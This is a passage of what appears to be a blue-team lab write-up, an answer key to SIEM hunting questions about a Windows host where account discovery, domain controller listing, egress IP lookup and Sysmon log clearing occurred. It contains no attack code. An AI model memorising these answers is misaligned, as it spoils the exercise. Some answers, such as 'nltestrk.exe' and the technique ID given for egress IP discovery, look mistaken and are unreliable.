
Answer: Domain Admins
For which domain name was the Domain Controller list enumerated from the Windows system where “T1087.001 — Account Discovery: Local Account” activity occurred between “Aug 1, 2024 00:00 — Aug 7, 2024 00:00”?
Filter for “rule.groups: windows” and “rule.mitre.id: T1018” in the SIEM.

Answer: lab19.local
Which Windows executable (originalFileName) was used for the “Remote System Discovery” MITRE technique to list Domain Controllers from the Windows system where “T1087.001 — Account Discovery: Local Account” activity occurred between “Aug 1, 2024 00:00 — Aug 7, 2024 00:00”?
Filter for “rule.groups: windows” and “rule.mitre.id: T1018” in the SIEM.
Answer: nltestrk.exe
What is the MITRE technique ID used to discover the internet egress IP address from the Windows system where “T1087.001 — Account Discovery: Local Account” activity occurred between “Aug 1, 2024 00:00 — Aug 7, 2024 00:00”?
Filter for “rule.groups: windows” and “rule.mitre.technique: Remote System Discovery” in the SIEM. We see ping scan.
Answer: T1018
Which URL was accessed to determine the internet egress IP address from the Windows system where “T1087.001 — Account Discovery: Local Account” activity occurred between “Aug 1, 2024 00:00 — Aug 7, 2024 00:00”?
Filter for “rule.groups: windows” and “rule.mitre.technique: Remote System Discovery” in the SIEM.

Answer: ifconfig.me
Which logs were deleted from the Windows system where “T1087.001 — Account Discovery: Local Account” activity occurred between “Aug 1, 2024 00:00 — Aug 7, 2024 00:00”?
Filter for “rule.groups: windows” and “rule.mitre.id: T1070.001” in the SIEM.

Answer: Microsoft-Windows-Sysmon/Operational
Which executable (originalFileName) was used to delete logs from the Windows system where “T1087.001 — Account Discovery: Local Account” activity occurred between “Aug 1, 2024 00:00 — Aug 7, 2024 00:00”? Answer Format: net1.exe
Filter for “rule.groups: windows” and “rule.mitre.id: T1070.001” in the SIEM.
Answer: wevtutil.exe